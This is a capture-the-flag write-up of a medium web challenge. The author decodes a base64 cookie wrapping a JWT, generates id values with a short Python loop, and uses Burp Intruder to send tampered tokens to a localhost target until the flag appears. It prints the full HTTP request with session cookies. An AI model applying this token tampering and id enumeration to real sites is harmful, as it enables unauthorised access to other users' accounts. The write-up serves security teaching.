
enc challenge | medium

Reported By:
AZZAM AL DUYULI

Reported To:
Academy of learning



normal user

when I start this challenge I didn’t see anything in the page only one message told me “normal user” but I see in the cookies cookie called id and it has base64 encode value and when I decode it I see jwt token like this

that base64 encode → eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9.1EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI

and that is decode → {"alg":"HS256","typ":"JWT"}{"id":"1","iat":1516239022}E0@6##NN`40B-0mɑn_(h`

we can split jwt token to 3 part

firtst part → eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9

second part → eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9

third part → 1EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI

first part has data for the type of encryptino

second part has the data that website use it


third part has the encryptino value so if the user edit the data this part has to change

I decode each part and in second part I see parameter called id and its value is 1 so

I try to change this value each time and encode it in burp suite so I craete python script to build list for jwt token have different value for id in jwt token started from 0 to 10000

```
>>> for i in range(10000):
...     a = '{"id":"'+str(i)+'","iat":1516239022}'
...     print(a)
```

then I save this value in file and I intercept the request



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost
☑ Update Host header to match target
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
1 payload position
Length: 726

```
GET /ctf/enc/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: id=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.§eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9§.1EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI; adminer_permanent=; adminer_sid=
20d2ii0j5ull8lh08u96qtb8k4; adminer_key=a8a3f48017b583d7f8552a24a1dcc062; sessionid=07ddadbc3cb6741cfa5701ea55af35061ac203c5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Then I put the list in intruder then in the Payload processing I click on add then encode then base64 encode to do encode to each payload then I started attack and in the request 1500 the length for request is changed and when I see his response I see the flag